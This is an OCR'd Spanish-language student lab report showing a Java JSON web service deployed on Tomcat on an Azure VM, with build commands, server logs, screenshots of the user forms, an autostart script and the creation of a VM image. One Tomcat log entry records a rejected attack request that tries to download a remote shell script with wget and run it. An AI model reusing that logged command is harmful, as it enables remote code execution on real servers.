
Despliegue de la versión JSON del servicio



```
time.
05-Oct-2025 19:45:43.740 INFO [localhost-startStop-2] org.apache.catalina.startup.HostConfig.deployWAR Deployment of web application archive [/home/azureuser/apache-tomcat-8.5.99/webapps/Servicio.war] has finished in [1,720] ms
^C
azureuser@T2-2023630402:~/Servicio$ export CATALINA_HOME=/apache-tomcat-8.5.99
azureuser@T2-2023630402:~/Servicio$ export JAVA_HOME=/usr
azureuser@T2-2023630402:~/Servicio$ cd ~/Servicio
azureuser@T2-2023630402:~/Servicio$ rm -f WEB-INF/classes/servicio_url/* 2>/dev/null || true
azureuser@T2-2023630402:~/Servicio$ javac -cp "$CATALINA_HOME/lib/jaxws-api-2.0.1.jar:$CATALINA_HOME/lib/gson-2.3.1.jar:" \
servicio_json/*.java
azureuser@T2-2023630402:~/Servicio$ rm -f WEB-INF/classes/servicio_url/* 2>/dev/null || true
azureuser@T2-2023630402:~/Servicio$ cp servicio_json/*.class WEB-INF/classes/servicio_json/.
azureuser@T2-2023630402:~/Servicio$ jar cvf Servicio.war WEB-INF META-INF
added manifest
adding: WEB-INF/(in = 0) (out= 0)(stored 0%)
adding: WEB-INF/classes/servicio_json/(in = 0) (out= 0)(stored 0%)
adding: WEB-INF/classes/servicio_json/(in = 0) (out= 0)(stored 0%)
adding: WEB-INF/classes/servicio_json/ParamConsultaUsuario.class(in = 265) (out= 208)(deflated 21%)
adding: WEB-INF/classes/servicio_json/ParamModificaUsuario.class(in = 272) (out= 205)(deflated 24%)
adding: WEB-INF/classes/servicio_json/AdaptadorGsonBase64.class(in = 1805) (out= 741)(deflated 58%)
adding: WEB-INF/classes/servicio_json/Servicio.class(in = 8683) (out= 3999)(deflated 53%)
adding: WEB-INF/classes/servicio_json/Error.class(in = 284) (out= 220)(deflated 22%)
adding: WEB-INF/classes/servicio_json/Usuario.class(in = 435) (out= 295)(deflated 32%)
adding: WEB-INF/classes/servicio_json/ParamAltaUsuario.class(in = 264) (out= 198)(deflated 25%)
adding: WEB-INF/classes/servicio_json/ParamBorraUsuario.class(in = 259) (out= 206)(deflated 28%)
adding: WEB-INF/classes/servicio_url/(in = 0) (out= 0)(stored 0%)
adding: WEB-INF/web.xml(in = 656) (out= 294)(deflated 55%)
ignoring entry META-INF/
adding: META-INF/context.xml(in = 357) (out= 231)(deflated 35%)
azureuser@T2-2023630402:~/Servicio$ rm -rf "$CATALINA_HOME/webapps/Servicio.war" "$CATALINA_HOME/webapps/Servicio"
azureuser@T2-2023630402:~/Servicio$ cp Servicio.war "$CATALINA_HOME/webapps/"
azureuser@T2-2023630402:~/Servicio$ tail -n 200 -f "$CATALINA_HOME/logs/catalina.out"
05-Oct-2025 18:21:08.105 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version name: Apache
Tomcat/8.5.99
```



```
time.
05-Oct-2025 19:45:29.908 INFO [http-nio-8080-exec-9] org.apache.coyote.http11.Http11Processor.service Error parsing HTTP
request header
Note: further occurrences of HTTP request parsing errors will be logged at DEBUG level.
    java.lang.IllegalArgumentException: Invalid character found in the request target [/cgi-bin;/wget${IFS}-qo-${IFS}
]http://74.194.191.52/rondo.sbx.sh!sh&echo${IFS} ]. The valid characters are defined in RFC 7230 and RFC 3986
    at org.apache.coyote.http11.Http11InputBuffer.parseRequestLine(Http11InputBuffer.java:505)
    at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:492)
    at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:63)
    at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:934)
    at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1698)
    at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:52)
    at org.apache.tomcat.util.threads.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1191)
    at org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:659)
    at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:63)
    at java.lang.Thread.run(Thread.java:750)
05-Oct-2025 19:45:42.920 INFO [localhost-startStop-2] org.apache.catalina.startup.HostConfig.deployWAR Deploying web app
lication archive [/home/azureuser/apache-tomcat-8.5.99/webapps/Servicio.war]
05-Oct-2025 19:45:42.937 INFO [localhost-startStop-2] org.apache.jasper.servlet.TldScanner.scanJars At least one JAR was
scanned for TLDs yet contained no TLDs. Enable debug logging for this logger for a complete list of JARs that were scan
ned but no TLDs were found in them. Skipping unneeded JARs during scanning can improve startup time and JSP compilation
time.
05-Oct-2025 19:45:43.740 INFO [localhost-startStop-2] org.apache.catalina.startup.HostConfig.deployWAR Deployment of web
application archive [/home/azureuser/apache-tomcat-8.5.99/webapps/Servicio.war] has finished in [1,720] ms
05-Oct-2025 19:54:34.286 INFO [ContainerBackgroundProcessor[StandardEngine[Catalina]]] org.apache.catalina.startup.Host
Config.undeploy Undeploying context [/Servicio]
05-Oct-2025 19:54:34.286 INFO [localhost-startStop-3] org.apache.catalina.startup.HostConfig.deployWAR Deploying web app
lication archive [/home/azureuser/apache-tomcat-8.5.99/webapps/Servicio.war]
05-Oct-2025 19:54:35.132 INFO [localhost-startStop-3] org.apache.jasper.servlet.TldScanner.scanJars At least one JAR was
scanned for TLDs yet contained no TLDs. Enable debug logging for this logger for a complete list of JARs that were scan
ned but no TLDs were found in them. Skipping unneeded JARs during scanning can improve startup time and JSP compilation
time.
05-Oct-2025 19:54:35.276 INFO [localhost-startStop-3] org.apache.catalina.startup.HostConfig.deployWAR Deployment of web
application archive [/home/azureuser/apache-tomcat-8.5.99/webapps/Servicio.war] has finished in [958] ms
```



Alta de usuario JSON

1:56

Alta de usuario

Email *

Nombre *

Apellido paterno *


Apellido materno

Fecha de nacimiento *

Teléfono

Género

Masculino



Choose Files  IMG_5380.jpeg

Agregar usuario

Not Secure — 135.232.121.167

< >   

Consulta de usuario JSON

1:56



Consulta usuario


Email *

pedro@gmail.com

Buscar usuario

Regresar

Not Secure — 135.232.121.167



1:56



Modifica usuario

Email *

pedro@gmail.com

Nombre *

Pedro

Apellido paterno *

Landeros

Apellido materno

Cortes

Fecha de nacimiento *


5 Oct 2025 at 1:55 p.m.

Teléfono

66338844

Genero

Masculino



Choose Files no files selected

Quitar foto

Guardar cambios



Not Secure — 135.232.121.167



Modificación de usuario JSON

1:56

Modifica usuario

Email *

Nombre *

Apellido paterno *


Apellido materno

Fecha de nacimiento *

Teléfono

Genero

Not Secure — 135.232.121.167



1:56



Email *

pedro@gmail.com

Nombre *

Pedrooooedit

Apellido paterno *

Landeros

Apellido materno

Cortes

Fecha de nacimiento *

5 Oct 2025 at 1:55 p.m.

Teléfono

66338844

Género

OK

Close



Choose Files no files selected

Quitar foto

Guardar cambios

Regresar



Not Secure — 135.232.121.167



Verificación de actualización JSON

1:56

Consulta usuario


Email *

pedro@gmail.com

[Buscar usuario](#)

[Regresar](#)

Not Secure — 135.232.121.167



Eliminación de usuario JSON

1:57



Borra usuario


Email *

pedro@gmail.com

[Borrar usuario](#)

[Regresar](#)

Not Secure — 135.232.121.167



1:57



Borra usuario

Email *

pedro@gmail.com

[Borrar usuario](#)

[Regresar](#)

OK

[Close](#)



Not Secure — 135.232.121.167



Configuración de inicio automático de Tomcat

Creación del script iniciar.sh

```
azureuser@T2-2023630402:~/Servicio$ sudo tee /home/azureuser/iniciar.sh >/dev/null <<'EOF'
> #!/usr/bin/iptables -t nat -A OUTPUT -o lo -p tcp --dport 80 -j REDIRECT --to-port 8080
> export JAVA_HOME=/usr
> export CATALINA_HOME=/home/azureuser/apache-tomcat-8.5.99
> /usr/sbin/runuser -l azureuser -c 'export JAVA_HOME=/usr; export CATALINA_HOME=/home/azureuser/apache-tomcat-8.5.99; sh $CATALINA_HOME/bin/catalina.sh start'
> EOF
azureuser@T2-2023630402:~/Servicio$ sudo chmod +x /home/azureuser/iniciar.sh
azureuser@T2-2023630402:~/Servicio$ sudo crontab -e
no crontab for root - using an empty one

Select an editor. To change later, run 'select-editor'.
1. /bin/nano      <---- easiest
2. /usr/bin/vim.basic
3. /usr/bin/vim.tiny
4. /bin/ed

Choose 1-4 [1]: 1
crontab: installing new crontab
azureuser@T2-2023630402:~/Servicio$ export CATALINA_HOME=/home/azureuser/apache-tomcat-8.5.99
azureuser@T2-2023630402:~/Servicio$ sh $CATALINA_HOME/bin/catalina.sh stop
Using CATALINA_BASE:  /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_HOME:   /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_TMPDIR: /home/azureuser/apache-tomcat-8.5.99/temp
Using JRE_HOME:        /usr
Using CLASSPATH:       /home/azureuser/apache-tomcat-8.5.99/bin/bootstrap.jar:/home/azureuser/apache-tomcat-8.5.99/bin/t
omcat-juli.jar
Using CATALINA_OPTS:
azureuser@T2-2023630402:~/Servicio$ sudo /home/azureuser/iniciar.sh
Using CATALINA_BASE:  /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_HOME:   /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_TMPDIR: /home/azureuser/apache-tomcat-8.5.99/temp
Using JRE_HOME:        /usr
Using CLASSPATH:       /home/azureuser/apache-tomcat-8.5.99/bin/bootstrap.jar:/home/azureuser/apache-tomcat-8.5.99/bin/t
omcat-juli.jar
Using CATALINA_OPTS:
```

```
azureuser@T2-2023630402:~/Servicio$ sudo /home/azureuser/iniciar.sh
Using CATALINA_BASE:  /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_HOME:   /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_TMPDIR: /home/azureuser/apache-tomcat-8.5.99/temp
Using JRE_HOME:        /usr
Using CLASSPATH:       /home/azureuser/apache-tomcat-8.5.99/bin/bootstrap.jar:/home/azureuser/apache-tomcat-8.5.99/bin/t
omcat-juli.jar
Using CATALINA_OPTS:
Tomcat started.
azureuser@T2-2023630402:~/Servicio$ curl -I http://127.0.0.1/usuario_sin_foto.png
HTTP/1.1 200
Accept-Ranges: bytes
ETag: W/"1662-1759692981813"
Last-Modified: Sun, 05 Oct 2025 19:36:21 GMT
Content-Type: image/png
Content-Length: 1662
Date: Sun, 05 Oct 2025 20:04:51 GMT
azureuser@T2-2023630402:~/Servicio$ |
```

Prueba del arranque automático de Tomcat

```

azuser@T2-2023630402:~$ export CATALINA_HOME=/home/azureuser/apache-tomcat-8.5.99
azuser@T2-2023630402:~/Servicio$ sh $CATALINA_HOME/bin/catalina.sh stop
Using CATALINA_BASE: /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_HOME: /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_TMPDIR: /home/azureuser/apache-tomcat-8.5.99/temp
Using JRE_HOME: /usr
Using CLASSPATH: /home/azureuser/apache-tomcat-8.5.99/bin/bootstrap.jar:/home/azureuser/apache-tomcat-8.5.99/bin/tomcat-juli.jar
Using CATALINA_OPTS:
azuser@T2-2023630402:~/Servicio$ sudo /home/azureuser/iniciar.sh
Using CATALINA_BASE: /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_HOME: /home/azureuser/apache-tomcat-8.5.99
Using CATALINA_TMPDIR: /home/azureuser/apache-tomcat-8.5.99/temp
Using JRE_HOME: /usr
Using CLASSPATH: /home/azureuser/apache-tomcat-8.5.99/bin/bootstrap.jar:/home/azureuser/apache-tomcat-8.5.99/bin/tomcat-juli.jar
Using CATALINA_OPTS:
Tomcat started.
azuser@T2-2023630402:~/Servicio$ curl -I http://127.0.0.1/usuario_sin_foto.png
HTTP/1.1 200
Accept-Ranges: bytes
ETag: W/"1662-17596929813"
Last-Modified: Sun, 05 Oct 2025 19:36:21 GMT
Content-Type: image/png
Content-Length: 1662
Date: Sun, 05 Oct 2025 20:04:51 GMT
azuser@T2-2023630402:~/Servicio$ 

```

Page 38 of 38 517 words Spanish (Mexico) Text Predictions: On Accessibility: Investigate Focus 02:05 p.m. 05/10/2025

Creación de imagen de la maquina virtual

T2-2023630402 - Microsoft Azure Nueva pestaña

portal.azure.com/?ocid=AI0cmx0tgrm93_SEM_Ik_CjwKCAjwuePGBhZEiwAlGCVS0SqsUZXSHct0Y6fsKA4mw0vyMaHfT5QGlo6o9qDPPSoAOrdGfkgnxoCikQAvD_BwE_k_8icid=free... Buscar Copilot planderosc1900@alumn... INSTITUTO POLITÉCNICO NACION...

Microsoft Azure

Inicio > Infraestructura de proceso | Máquinas virtuales > Infraestructura de proceso | Máquina virtual

Máquinas virtuales

Nombre: T2-2023630402

Información general

Sistema operativo: Linux

Standard B1s (1 vcpus, 1 GB de memoria)

IP pública de NIC principal: 13.232.121.167

1 direcciones IP públicas asociadas

Red virtual/subred: T2-2023630402-vnet/default

Nombre DNS: Sin configurar

Estado: Detenido (desasignado)

Ubicación: East US 2 (Zona 1)

Suscripción: Azure for Students

Id. de suscripción: 81d5d13e-e29d-be90-9103abfb7700

Zona de disponibilidad: 1

Etiquetas: (editar) Agregar etiquetas

Propiedades Supervisión Funcionalidades (7) Recomendaciones (1) Tutoriales

Máquina virtual

Agregue o quite favoritos presionando Ctrl+Shift+F

Buscar Buscar

02:13 p.m. 05/10/2025

Crear una imagen - Microsoft / Nueva pestaña

portal.azure.com/?ocid=AIIDcmxxotgtm93_SEM_k_CjwKCAjwuePGBhBZEiwAIGCVS0SqzUZXSHct0Y6FsKA4mw0vyMoHT5QGlo6o9qDPPSoAOrdGfkgnxoCiikQAvD_BwE_k_8&icid=free... Copilot planderosc1900@alumn... INSTITUTO POLITÉCNICO NACIONAL

Inicio > Infraestructura de proceso | Máquinas virtuales > T2-2023630402 > Crear una imagen ...

Validación superada

Datos básicos **Etiquetas** **Revisar y crear**

Datos básicos

Suscripción	Azure for Students
Grupo de recursos	rg-pedro-2023630402
Región	East US 2
Compartir una imagen en la galería de procesos de Azure	Si
Eliminar automáticamente esta máquina virtual después de crear la imagen	Si
Azure Compute Gallery	(nuevo) galería2023630402
Estado del sistema operativo	Generalized
Definición de imagen de máquina virtual de destino	(nuevo) imagen2023630402
Número de versión	1.0.0
Máquina virtual de origen	T2-2023630402
Excluir de las últimas	No
Fecha del final de la duración	Ninguno
Bloquear la eliminación de ubicaciones replicadas	No
Replicación superficial	No

Crear < Anterior Siguiente > Descargar una plantilla para la automatización Envíar comentarios

Crear una imagen - Microsoft / Nueva pestaña

portal.azure.com/?ocid=AIIDcmxxotgtm93_SEM_k_CjwKCAjwuePGBhBZEiwAIGCVS0SqzUZXSHct0Y6FsKA4mw0vyMoHT5QGlo6o9qDPPSoAOrdGfkgnxoCiikQAvD_BwE_k_8&icid=free... Copilot planderosc1900@alumn... INSTITUTO POLITÉCNICO NACIONAL

Inicio > Infraestructura de proceso | Máquinas virtuales > T2-2023630402 > Crear una imagen ...

Datos básicos **Etiquetas** **Revisar y crear**

Cree una imagen a partir de esta máquina virtual que se pueda usar para implementar máquinas virtuales y conjuntos de escalado de máquinas virtuales adicionales. Con una imagen compartida, puede replicar fácilmente la imagen en regiones de Azure en todo el mundo y administrar versiones de la imagen. Determinada información de la máquina virtual se transferirá a la imagen, incluidos el tipo de sistema operativo, la generación de VM, el plan y los detalles de publicación. [Más información](#)

Detalles del proyecto

Suscripción	Azure for Students
Grupo de recursos	rg-pedro-2023630402

Detalles de instancia

Región	(US) East US 2
Compartir una imagen en la galería de procesos de Azure	<input checked="" type="radio"/> Sí, compártalo en una galería como una versión de imagen de máquina virtual. <input type="radio"/> No, capturar solo una imagen administrada.
La imagen administrada no está disponible porque actualmente no se admite con máquinas virtuales de inicio de confianza.	
Eliminar automáticamente esta máquina virtual después de crear la imagen	<input type="checkbox"/>

Detalles de la galería

Instancia de Azure Compute Gallery objetivo	<input type="radio"/> No hay ninguna galería válida en el grupo de recursos Crear nueva
---------------------------------------------	------------------------------------------------------------------------------------------------------------

Revisar y crear < Anterior Siguiente: Etiquetas > Envíar comentarios

Crear una imagen

Validación superada

Compartir una imagen en la galería de procesos de Azure Sí
Eliminar automáticamente esta máquina virtual después de crear la imagen Sí
Azure Compute Gallery (nuevo) galeria2023630402
Estado del sistema operativo Generalized
Definición de imagen de máquina virtual (nuevo) Imagen2023630402 de destino
Número de versión 1.0.0
Máquina virtual de origen T2-2023630402
Excluir las últimas No
Fecha del final de la duración Ninguno
Bloquear la eliminación de ubicaciones replicadas No
Replicación superficial No


Replicación

Recuento de réplicas predeterminado 1
Replicación East US 2:1

Etiquetas
(ninguna)

Opciones

Crear < Anterior Siguiente > Descargar una plantilla para la automatización Envío comentaros



Servicios de Azure

Crear un recurso Máquinas virtuales Grupos de recursos Suscripciones Administración de costos +... Facturas Credits Centro de inicio rápido Más servicios

Recursos

Recente Favorito

Nombre	Tipo	Última consulta
T2-2023630402	Máquina virtual	hace unos segundos
1.0.0 (galeria2023630402/Imagen2023630402/1.0.0)	Versión de imagen de VM	hace 1 minuto
rg-pedro-2023630402	Grupo de recursos	hace 1 minuto
Azure for Students	Suscripción	hace 2 horas

